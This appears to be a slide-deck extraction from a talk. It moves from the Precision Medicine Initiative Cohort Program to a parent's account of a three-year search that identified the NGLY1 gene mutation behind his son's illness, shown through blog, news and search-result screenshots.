












It doesn't scale!

We need a workaround.



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PRECISION MEDICINE INITIATIVE COHORT PROGRAM

Precision Medicine Initiative

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 Eric Dishman named Director for the PMI Cohort Program

 THE PRECISION MEDICINE INITIATIVE

Watch White House Precision Medicine Summit (Thursday, February 25)

About the Precision Medicine Initiative Cohort Program

Far too many diseases do not have a proven means of prevention or effective treatments.

Email Updates

Sign up to receive email updates about the Precision Medicine Initiative.

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
[PMI Working Group Final Report](#) pdf


[NEJM Perspective: A New Initiative on Precision Medicine](#) pdf

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
Building a “genetic telescope”!









Heart disease




Cancer




Diabetes



Mental health




Lung disease



Obesity

Pioneering Precision Medicine: The Million Veterans Program





But, what about my son's mutation?

I wrote a blog post.

Hunting down my son's killer

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I found my son's killer.

It took three years.

But we did it.



Not quite like this.



reddit

GIZMODO

Hunting Down My Son's Killer



Hacker News

About 12,000 results (0.43 seconds)

[**NGLY1 Gene - GeneCards | NGLY1 Protein | NGLY1 Antibody**](#)

www.genecards.org/cgi-bin/carddisp.pl?gene=NGLY1 -

Complete information for **NGLY1** gene (protein-coding), N-glycanase 1, including: function, proteins, disorders, pathways, orthologs, and expression.

[**NGLY1 - Wikipedia, the free encyclopedia**](#)

en.wikipedia.org/wiki/NGLY1 - Wikipedia -

Peptide-N(4)-(N-acetyl-beta-glucosaminyl)asparagine amidase is an enzyme that in humans is encoded by the **NGLY1** gene.

[**NGLY1 N-glycanase 1 \[Homo sapiens \(human\)\]**](#)

www.ncbi.nlm.nih.gov/gene/55768 - National Center for Biotech...

5 days ago - This gene encodes an enzyme that catalyzes hydrolysis of an N(4)-(acetyl-beta-D-glucosaminyl) asparagine residue to ...

[**OMIM Entry - * 610661 - N-GLYCANASE 1; NGLY1**](#)

